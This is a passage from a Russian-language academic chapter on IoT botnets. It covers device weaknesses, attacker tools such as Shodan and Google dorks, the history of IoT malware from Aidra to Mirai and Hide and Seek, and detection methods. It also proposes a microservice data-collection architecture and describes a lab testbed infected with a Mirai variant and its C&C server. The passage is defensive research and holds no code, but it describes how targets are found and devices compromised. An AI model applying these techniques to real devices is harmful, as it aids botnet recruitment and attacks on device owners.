К другим популярным устройствам относятся домашние помощники Amazon Echo и Google Home, умные замки, а также системы на Raspberry Pi для обнаружения движения камерами и блокирования рекламы с помощью Pi-hole.

9.1.2 Рост числа IoT-устройств

В предыдущем разделе перечислены разные IoT-устройства. Умные лампы и выключатели выполняют простые отдельные функции, тогда как часы и системы отопления, вентиляции и кондиционирования устроены сложнее. Компании активно вкладываются в исследования IoT: технология дает конкурентное преимущество и позволяет увеличить прибыль при меньших расходах. Организациям нужны директора по информационным технологиям (CIO), способные проектировать и внедрять такие решения. Этот спрос приведет к появлению новых приложений и типов устройств.

Gartner прогнозировал, что к 2020 году к интернету будет подключено 20 миллиардов IoT-устройств, а отношение числа устройств, подключенных онлайн, к числу людей составит 4 к 1. Эти устройства будут варьироваться от повсеместных мобильных телефонов и планшетов до специализированных торговых автоматов и реактивных двигателей [1].

Многие компании внедряют IoT в повседневную жизнь с помощью новых продуктов. Google и Amazon разрабатывают домашних помощников. Apple и другие производители мобильных устройств вложили миллиарды в исследования; платформа Apple HomeKit объединяет домашние устройства и управляет ими. Ericsson и Hewlett Packard также выходят на этот рынок. Oracle приобрела Orower [5], выпускающую счетчики для наблюдения за энергопотреблением миллионов домов в США, а Microsoft — компанию Solair [6], анализирующую данные IoT. Высокая коммерческая ценность привлекает в отрасль всех крупных игроков.

9.2 Почему IoT-устройства легко превращаются в ботнеты

Каждый день несколько тысяч IoT-устройств добавляются в список скомпрометированных IoT-устройств и ботнетов в интернете. Мы обсудим причины, по которым IoT-устройства являются легкой целью для атакующих по всему миру.

9.2.1 Недостатки безопасности IoT-устройств

Уязвимость IoT-устройств объясняется экономией производителей, неоднородностью программных и аппаратных платформ, а также ограниченными вычислительными ресурсами. Ниже рассмотрены важнейшие факторы риска.

Низкое качество кода. Во многих IoT-устройствах используется устаревшее программное обеспечение и давно признанные небезопасными протоколы. Производители нередко собирают прошивку из разрозненных общедоступных компонентов, соединяя их специально написанным кодом. Получившуюся запутанную систему трудно сопровождать и исправлять без дополнительных затрат. Стремление сократить стоимость разработки часто оказывается важнее безопасности пользователей [7].

Повторное использование кода. Производители часто применяют одни и те же компоненты аутентификации и связи во множестве моделей. Уязвимость, найденная в одном устройстве, поэтому может затронуть всю линейку — принцип «взломай один раз, взломай везде» (Break Once,

Break Everywhere, BOBE). Известный пример — Devil's Ivy, ошибка в библиотеке gSOAP, широко используемой в камерах, считывателях карт и другом оборудовании. Компания Sengio обнаружила её в одной камере Axis, а затем подтвердила возможность атаки ещё на 249 моделей. Причина находилась именно в общем коде gSOAP [8], который применяла не только Axis: по данным разработчиков библиотеки, уязвимыми могли оказаться продукты как минимум 34 компаний [9]. Исправление gSOAP выпустили быстро, но обновления получили далеко не все уже проданные устройства.

Отсутствие обязательных требований. Несмотря на распространённость IoT, единый набор обязательных норм безопасности долгое время отсутствовал. Более того, неудачное регулирование иногда мешало своевременно выпускать исправления. В США, например, каждое изменение программного обеспечения медицинского устройства требовало повторного тестирования, поэтому производители могли отказаться от обновления из-за высокой стоимости процедуры. Управление по контролю качества пищевых продуктов и лекарственных средств США (FDA) впоследствии потребовало, чтобы подключаемые медицинские устройства поддерживали обязательное обновление ПО. Калифорния первой приняла отдельный закон о кибербезопасности IoT, вступивший в силу 1 января 2020 года [10]. Представители отрасли оценивали его положительно, хотя специалисты по безопасности сомневались в достаточности мер. Помимо законов существуют рекомендательные перечни требований, однако их соблюдение остаётся добровольным.

Легковесная криптография: вычислительные возможности IoT-устройств ограничены, а стойкие современные алгоритмы часто требуют больше ресурсов, чем они способны предоставить. Поэтому даже доступные надёжные криптосистемы не всегда можно применить. Протокол Bluetooth, используемый большинством умных часов, уязвим к атаке посредника при безопасном простом сопряжении [11], причём его защищённость зависит от возможностей устройства [12]. Для маломощных систем нужны специальные алгоритмы с небольшими вычислительными накладными расходами.

Неоднородность платформ: устройства разных производителей используют множество вариантов программного обеспечения, что затрудняет управление экосистемой. Защитное средство для одной платформы может не работать на другой. Даже системы оркестрации с трудом поддерживают все северные и южные протоколы IoT. Универсальное решение дорого и сложно создать, а владельцу устройств разных марок трудно управлять ими из одного приложения. Исследуются общие службы, например межплатформенное хранилище данных, но улучшение безопасности одного протокола или платформы затронет лишь часть рынка [6].

Стандартные учётные данные: владельцы домашних камер, сетевых видеорегистраторов и ламп Philips Hue обычно не обладают знаниями в области безопасности. Устройства работают сразу после подключения, и пользователи редко меняют пароль. Если такое устройство имеет публичный IP-адрес, злоумышленник из любой точки мира может войти с учётными данными производителя.

Недостаток наблюдения. Большинство владельцев не обладает специальными техническими знаниями и оценивает устройство только по тому, выполняет ли оно основную функцию. Даже промышленное оборудование часто контролируют с точки зрения работоспособности, но не безопасности. Встроенные средства наблюдения встречаются редко, а отдельная система требует инструментов, специалистов и затрат на обучение. Для частных пользователей и небольших компаний это слишком дорого. В результате заражённое устройство может месяцами оставаться частью ботнета, не вызывая подозрений, пока продолжает работать привычным образом.

9.2.2 Поиск уязвимых IoT-устройств

Найти уязвимые IoT-устройства сейчас относительно проще, чем несколько лет назад. Сегодня атакующему не нужно выполнять всю тяжелую работу самостоятельно, он может использовать инструменты, доступные в интернете. В этом разделе описаны несколько таких инструментов, имеющих обширные базы данных уязвимых IoT-устройств по всему миру.

Shodan [13] — основной поисковый ресурс для исследователей, студентов и злоумышленников. Его база индексирует доступные из интернета IoT-устройства и позволяет фильтровать их по типу, производителю, паролю и другим признакам. Например, можно найти веб-камеры со стандартным паролем, скопировать адрес и войти с известными учётными данными. Другие фильтры показывают устройства без пароля, холодильники, видеорегистраторы и так далее. База ежедневно пополняется тысячами узлов со всего мира и интегрируется со средствами тестирования на проникновение, включая Metasploit. Несмотря на заявленные исследовательские цели, она может стать первым источником жертв для расширения ботнета.

Поисковые запросы Google [14]. Специально составленные поисковые запросы, известные как Google dorks, помогают находить открытые страницы входа и сведения об уязвимых устройствах. Готовые шаблоны публикуются в базе поисковых запросов Google (GHDB). Например, запрос для камер определённого производителя может вывести доступные из интернета панели управления и страницы аутентификации. Тем же способом находят маршрутизаторы и другое сетевое оборудование.

Проект ERIPP («Все маршрутизируемые IP-адреса») [15] похож на Shodan, но собирает только адреса маршрутизаторов с перенаправлением порта 80. По этим данным злоумышленник изучает устройство и пытается проникнуть во внутреннюю сеть; достаточно мощный маршрутизатор тоже можно превратить в бота. Пятигигабайтная база ERIPP содержит 34 миллиона активных маршрутизаторов. Размещённый в интернете сервер ежедневно сканирует публичный диапазон адресов и сохраняет узлы, где обнаружено перенаправление порта 80.

Традиционный способ — проверить каждый IP-адрес и попытаться войти. Исследователи применяли его к уязвимым устройствам диспетчерского управления и сбора данных (SCADA). Программа Python проверяла адреса из Shodan, подключалась по Telnet, SSH и другим удалённым протоколам и сохраняла приветствия. Затем по указанному в приветствии производителю перебирались стандартные учётные данные из официальной документации. Например, для HP пробовались пароли разных устройств с сайта компании. Метод обеспечил доступ к тысячам узлов [16].

Сторонние поисковые службы и сканеры существенно упрощают первоначальный сбор целей. Злоумышленнику остаётся отфильтровать устаревшие сведения, например уже изменившиеся IP-адреса. Другой вариант — встроить сканирование всего интернета непосредственно во вредоносную программу.

9.2.3 Вредоносные программы IoT

Вредоносное ПО для IoT эволюционировало от простых программ-червей, которые распространяются, до сложного вредоносного ПО, устойчивого к перезагрузкам устройств. Следующие разделы описывают некоторые вредоносные программы, которые стали вехами на пути к текущему сценарию вредоносного ПО.

Linux.Aidra считается первой известной программой, заражавшей IoT-устройства. Исследователи из ATMA.ES [17] обнаружили её после всплеска атак Telnet с телевизионных приставок, видеорегистраторов, камер и других устройств. Первоначально она предназначалась для Linux на

ARM, затем была скомпилирована для MIPS, x86 и других архитектур. Взломав стандартную учётную запись Telnet, загрузчик скачивал все варианты файла; успешно запускался только подходящий архитектуре и подключался к серверу C&C. В 2014 году появился вариант, добывавший биткойны [18].

Linux.Darll0z, также известный как Zollard, начинался как червь для уязвимых веб-серверов PHP. Специальный POST-запрос заставлял сервер скачать и запустить программу. Та создавала локальные файлы, останавливала прежний веб-сервер и запускала собственный. Червь поддерживал MIPS, x86, ARM, PPC и другие архитектуры IoT [19].

Mirai стал переломным событием в истории IoT-ботнетов. Он прославился масштабными DDoS-атаками на KrebsOnSecurity.com, французского хостинг-провайдера OVH и поставщика DNS-служб Dyn. Мощность первой атаки достигла 620 Гбит/с, а атаки на Dyn — 1,2 Тбит/с. Автор под псевдонимом Anna-senpai опубликовал исходный код Mirai на Hack Forums [20]. Программа подключалась к IoT-устройствам по Telnet и перебирала встроенный список из 60 сочетаний имён и паролей. На пике ботнет насчитывал около 65 тысяч заражённых узлов. Каждый новый бот активно сканировал окружающую сеть, поэтому резкий рост трафика служил одним из главных признаков заражения.

Mirai показал, насколько острой стала конкуренция между операторами IoT-ботнетов. После первого выпуска автор добавил средства защиты уже захваченных устройств от других вредоносных программ. В частности, Mirai завершал процесс Qbot и закрывал порт удалённого администрирования [21].

Автор Mirai под псевдонимом Anna-senpai опубликовал исходный код, что породило множество вариантов, некоторые из которых сложнее и мощнее оригинала. В той же публикации он объяснил настройку двух серверов: C&C и базы данных. Бот сканирует интернет в поисках открытого Telnet, исключая жёстко заданные диапазоны оборонных организаций и компаний безопасности вроде McAfee и Symantec. Учётные данные найденных устройств отправляются в базу, связанную с C&C [22]. Управляющий сервер поддерживает команды сканирования, HTTP-флуда и другие атаки.

Satori — популярный DDoS-ботнет на основе Mirai. Он также сканировал интернет, но заражал устройства через две конкретные уязвимости [23]: выполнение кода в SOAP-службе miniigd из Realtek SDK и прежде неизвестную уязвимость нулевого дня в домашнем шлюзе Huawei HG532e. Применение уязвимости нулевого дня стало новым подходом для ботнетов. Существуют и другие варианты Mirai, сопоставимые с Satori по мощности.

Hide and Seek (HNS) — сравнительно новый ботнет, который продолжает развиваться. Впервые его обнаружили в январе 2018 года; он уже обладал развитыми возможностями однорангового взаимодействия. Вредоносная программа пыталась войти в систему, перебирая встроенный набор стандартных имен пользователей и паролей. Заразив устройство, она искала соседние устройства в той же сети. Кроме того, программа могла запустить FTP-сервер, с которого вредоносный код загружали другие устройства поблизости. Позднее в HNS появилась функция закрепления в системе: он копировал себя в каталог инициализации Linux /etc/init.d/, благодаря чему запускался вновь даже после перезагрузки устройства. Обычное вредоносное ПО после перезапуска зараженного устройства исчезает, однако HNS сохраняется. Поскольку ботнет все еще развивается, в дальнейшем он может получить дополнительные функции и стать еще опаснее [24].

9.3 Обнаружение ботнетов

Ботнеты различаются архитектурой связи с сервером управления (C&C), способом заражения и общей сложностью. Ниже рассмотрены основные топологии и методы обнаружения.

9.3.1 Топологии ботнетов

Ботнет — это сеть заражённых устройств, получающих распоряжения через инфраструктуру C&C. Управление может быть сосредоточено на одном сервере либо распределено между несколькими узлами с разными функциями. Возможности ботов зависят от сложности сети: их используют для DDoS-атак, кражи личных и финансовых данных, добычи криптовалюты и других преступных задач.

По способу связи ботов с управляющей инфраструктурой выделяют следующие топологии.

Централизованная топология — самый простой вариант реализации ботнета. Все боты напрямую соединяются с командным сервером. Такой ботнет сравнительно легко остановить, выведя этот сервер из строя: он служит единой точкой отказа. Преимущества топологии — малая задержка, а также простота разработки и развертывания.

Одноранговая топология (P2P) позволяет каждому боту выполнять роль командного сервера. Получив команду от управляющего узла, которым может быть соседний бот, устройство исполняет ее и пересылает подключенным к нему ботам. Остановить такой ботнет трудно, поскольку единой точки отказа у него нет [20]. Чтобы прекратить распространение заражения, необходимо вывести из строя значительную часть ботов. К недостаткам относятся высокая сложность и задержки. При большом числе зараженных устройств ботнет проще обнаружить по возросшему межузловому трафику. Скорость распространения команд по ботнету обратно пропорциональна размеру сети [25].

9.3.2 Методы обнаружения ботнетов

Большинство методов определяет заражение по сетевому трафику устройств. Традиционные боты связываются через HTTP, IRC, SMB и одноранговые протоколы. Более сложные целевые программы могут скрывать обмен в ICMP, FTP, UDP и других протоколах. Поэтому анализ трафика остаётся важнейшим способом выявить присутствие ботнета. Основные подходы перечислены ниже.

Обнаружение с помощью приманки: в сети размещают приманку с архитектурой и операционной системой, похожими на настоящее IoT-устройство. Она может работать рядом с реальными устройствами. Когда вредоносная программа принимает приманку за обычное устройство и заражает ее, исследователи собирают сведения, например о входящем и исходящем трафике к неизвестным сайтам. Затем соединения с этими сайтами блокируют для остальных устройств сети [26].

Обнаружение по сигнатурам: как вирусы и черви, вредоносные программы и ботнеты оставляют характерные признаки в сетевом трафике или действиях зараженных устройств. Сигнатурное средство защиты может обнаружить заражение, как только распознает такую активность. Подход весьма эффективен, но только против уже известного вредоносного ПО, для которого составлены сигнатуры. Даже небольшое отклонение от известной сигнатуры способно сделать его бесполезным [27].

Обнаружение аномалий: при этом подходе инструменты наблюдают за сетевым трафиком и состоянием устройств. Например, резкий рост трафика или повышенное потребление ресурсов устройства может указывать на вредоносную активность.

Современное вредоносное ПО применяет сложные приемы, не требующие интенсивного обмена между ботами и командным сервером. Боты редко обращаются к нему за обновлениями или командами и большую часть времени бездействуют, поэтому заметного всплеска трафика не

возникает. Некоторые программы используют туннелирование, создавая скрытые каналы внутри общеизвестных протоколов. Для анализатора пакетов такой трафик выглядит обычным, и выявить в нем аномалию трудно. Когда классическое обнаружение аномалий не справляется, его дополняют методами машинного обучения. Специалисты по безопасности испытывают разные алгоритмы, стремясь создать модель, способную распознавать ботнеты. Традиционные методы часто оказываются бессильны против новых угроз. Например, проверка DNS может не помочь, если адрес командного сервера постоянно меняется [28]. Боты способны вычислять новый адрес по метке времени, дню или дате. Именно это произошло при атаке на CCleaner: злоумышленники распространяли вредоносную копию программы, которая отправляла сведения с зараженной машины на командный сервер. Доменные имена сервера постоянно менялись, но встроенный алгоритм генерации доменов (DGA) позволял зараженной версии CCleaner вычислять их на основе текущего месяца [28]. Подобные случаи заставляют исследователей искать новые способы обнаружения современных ботнетов.

Для выявления вредоносного ПО и ботнетов все чаще применяют такие модели, как метод опорных векторов (SVM) и скрытые марковские модели (HMM). Автокорреляционные графики сетевого трафика помогли обнаружить характерные шаблоны поведения ботов [29]. При проверке на реальных данных эти шаблоны позволили с высокой вероятностью распознавать трафик зараженных устройств. Для повышения точности также используют нейронные и сверточные нейронные сети.

9.4 Микросервисная архитектура для сбора данных с IoT-устройств

Предлагаемая архитектура решает некоторые проблемы IoT-устройств с помощью микросервисов. По сравнению с традиционным монолитным программным обеспечением ее проще развертывать, масштабировать и совершенствовать.

9.4.1 Микросервисы

Традиционно разработчики выбирали либо монолитную, либо сервис-ориентированную архитектуру. В монолитном приложении все функциональные части объединены в один блок. Сервис-ориентированная архитектура состоит из нескольких блоков кода, каждый из которых реализует отдельную службу, но вместе они образуют единую систему.

Монолитные приложения проще разрабатывать, но трудно сопровождать и обновлять: весь код находится в одном блоке, поэтому добавление функции может потребовать значительной переработки. Сервис-ориентированное приложение устроено сложнее, поскольку отдельные службы могут создавать разные команды, а затем приходится обеспечивать их согласованную работу. Зато такую систему проще обновлять и сопровождать: для изменения конкретной функции достаточно исправить соответствующую службу. Неисправность также легче локализовать, проверив ее код и взаимодействующие с ней компоненты. Оба подхода имеют достоинства, однако с ростом масштаба и числа функций разработка и сопровождение усложняются. Микросервисная архитектура призвана сдержать этот рост сложности.

Микросервисная архитектура — одно из самых популярных понятий в современной индустрии программного обеспечения. Ее связывают с облачными технологиями, безопасностью, инфраструктурой, разработкой программ и DevOps. В последнее время микросервисные архитектуры применяют и при создании защищенных IoT-систем [30–32]. Конкретное понимание микросервисов зависит от их реализации в организации, однако большинство решений обладает общими чертами.

Микросервисная архитектура обычно представляет собой набор слабо связанных систем, которые совместно получают общий результат. Каждый компонент микросервисного конвейера самодостаточен: его можно установить и развернуть независимо от остальных инструментов технологической цепочки. Подход стал популярен благодаря возможности объединять эффективные программы и блоки кода в новую систему с общей целью. Устаревший компонент легко заменить более подходящим. Одна из главных трудностей — поддержание согласованного состояния разных программ и компонентов; сложность зависит от выбранных средств и их совместимости.

Еще одно преимущество микросервисов — простота поэтапной настройки. Можно начать с одного компонента технологической цепочки, а затем подключать к нему остальные части системы. Инструменты могут работать на разных платформах и операционных системах — важно лишь, чтобы они могли взаимодействовать. Микросервисная архитектура также помогает с масштабированием: если отдельные компоненты масштабируемы, то можно масштабировать и собранную из них систему.

9.4.2 Предлагаемая архитектура

Как следует из предыдущего раздела, вредоносное ПО быстро совершенствуется. Злоумышленники стремятся обходить традиционные средства защиты, а усложнение IoT-экосистем затрудняет создание универсального решения для большинства проблем безопасности. В этом разделе предложена микросервисная архитектура, которая собирает данные с разных IoT-устройств без существенных накладных расходов.

Решение рассчитано на любые IoT-устройства под управлением Linux либо обладающие достаточными ресурсами для запуска контейнера.

На схеме архитектуры (рис. 9.1) показаны микросервисы, развернутые на нескольких компонентах. Далее каждый компонент описан подробнее.




Рис. 9.1. Предлагаемая микросервисная архитектура IoT.

IoT-устройства: предполагается, что они работают под управлением Linux либо достаточно производительны для запуска контейнера. Большинство современных IoT-систем удовлетворяет этому требованию.

Контейнер: для IoT-устройств без Linux предлагается контейнерный подход. Все необходимое можно упаковать в контейнер и развернуть на нескольких устройствах. Это также помогает преодолеть неоднородность среды, состоящей из устройств разных типов.

Конечные точки: архитектура предусматривает несколько конечных точек, благодаря чему IoT-устройства могут распределять данные между несколькими приемниками без перегрузки. Устройства на разных платформах могут отправлять сведения разным конечным точкам. Микросервисы обеспечивают такое разделение и помогают справиться с неоднородностью.

Облако: конечные точки передают данные в облако. В зависимости от инфраструктуры организации вместо него можно использовать локальное хранилище.

Машинное обучение: собранные в одном месте данные можно анализировать, извлекая из них полезные сведения. Возможные сценарии зависят от состава данных. Например, показатели процессора позволяют оценивать энергопотребление и состояние устройства, а сетевой трафик — выявлять вредоносную активность. Если модель распознает подозрительные данные, система машинного обучения может выдать предупреждение.

Система собирает данные с IoT-устройств и передает их в облачное хранилище с помощью микросервиса Kafka [33] и программ на Go. Затем данные обрабатываются средствами Python, что позволяет получить важные наблюдения.

9.4.3 Настройка испытательной среды

Испытательная среда учитывает ограничения реальных IoT-устройств. Для потоковой передачи данных от устройств в хранилище выбрана Kafka [34].

IoT-устройства: устройства в испытательной среде должны быть достаточно производительными, чтобы при необходимости запускать контейнеры. Raspberry Pi — недорогие и доступные одноплатные компьютеры, соответствующие нашим требованиям [35], поэтому в качестве IoT-устройств выбрали именно их. Общая схема испытательной среды показана на рис. 9.2.




Рис. 9.2. Концептуальная тестовая среда.

Чтобы проверить переносимость решения между аппаратными архитектурами, в эксперимент включили четыре устройства:

1. Raspberry Pi 3
2. Raspberry Pi 3b+
3. Raspberry Pi 2
4. Отладочная плата NVIDIA Jetson TX1

Для реализации требуемых функций использовались перечисленные далее микросервисы.

Сбор данных: для сбора метрик используется Telegraf. Этот инструмент написан на Go и доступен почти для всех распространенных архитектур IoT-устройств, включая ARM, PowerPC и x86.

Контейнеры: в качестве средства контейнеризации используется Docker [36], а основой контейнера служит образ `fedora_harm`.

Передача данных: Kafka выбрана благодаря способности одновременно передавать данные от нескольких источников нескольким получателям. Она стала отраслевым стандартом передачи данных в конвейерах обработки.

Облако: испытательная среда развернута в локальной сети, а роль облака выполняет одна из виртуальных машин.

База данных: для испытательной среды выбрана InfluxDB. Она хорошо масштабируется, принимая данные от тысяч серверов и записывая до миллиона точек данных в секунду.

Модель машинного обучения: для анализа данных, считываемых из InfluxDB, используются библиотеки Python.

Контейнер: чтобы решение работало в разных операционных системах, была также испытана контейнерная реализация на основе Docker. Ее можно развернуть на любом IoT-устройстве, поддерживающем контейнеры Docker.

Преимущества архитектуры следующие:

1. Архитектура позволяет нескольким устройствам отправлять данные одновременно, используя масштабируемость Kafka.
2. Telegraf компилируется для нескольких аппаратных архитектур, поэтому данные можно собирать с самых разных IoT-устройств под управлением Linux.
3. Контейнерная версия позволяет подключать и устройства с другими операционными системами.
4. Одно IoT-устройство может отправлять несколько потоков данных, например показания датчиков и сведения о состоянии устройства, в разные потоки Kafka. Сохранить их в базе данных можно, считывая соответствующий поток. Например, если показания датчиков поступают в одну тему Kafka, а сведения об устройстве — в другую, оба набора легко направить в разные хранилища, подписав получателей на нужные темы.
5. Архитектура масштабируется на множество устройств без узких мест в производительности. Это обеспечивается микросервисной организацией: такие компоненты, как Kafka и InfluxDB, рассчитаны на одновременную работу с тысячами систем. Поэтому то же решение можно использовать для тысяч устройств.
6. Архитектуру легко обновлять и заменять в ней отдельные инструменты. В этом заключается одно из главных преимуществ микросервисов: компоненты слабо связаны и могут взаимодействовать с разными средствами. Например, Kafka можно заменить MQTT или другой сходной технологией.

9.5 Превращение испытательной среды в ботнет

Чтобы превратить испытательную среду в ботнет, использовали два способа: заражение Mirai и получение удалённого доступа через Metasploit. Mirai представляет реальную современную вредоносную программу, а Metasploit позволяет контролируемо исследовать поведение отдельного скомпрометированного устройства.

9.5.1 Ботнет Mirai

Автор Mirai, известный под псевдонимом Anna-Senpai, опубликовал исходный код вредоносной программы. Исследователи считают, что это была отвлекающая тактика, призванная затруднить поимку. Хотя автора Mirai впоследствии нашли и осудили, открытый код уже широко распространился по хакерским форумам и даркнету. Он неоднократно изменялся, и некоторые производные версии нейтрализовать труднее, чем первоначальный Mirai.

В эксперименте использовался Hoho Mirai — слегка измененная версия исходного Mirai. В комплект входят домены командного сервера и сервера отчетов, однако здесь применялся только командный сервер, а код бота загружался штатными сценариями-загрузчиками. Инфраструктуру развернули на виртуальном сервере под управлением CentOS 7. После компиляции вредоносной программы к командному интерфейсу можно было подключиться по Telnet через порт, открытый на этом сервере.

На рис. 9.4 показан сеанс Telnet с командным сервером Mirai. Чтобы вывести список доступных атак, в командной строке достаточно ввести ?.




Рис. 9.3. Устройства в тестовой среде.




Рис. 9.4. HoHo Mirai CNC.

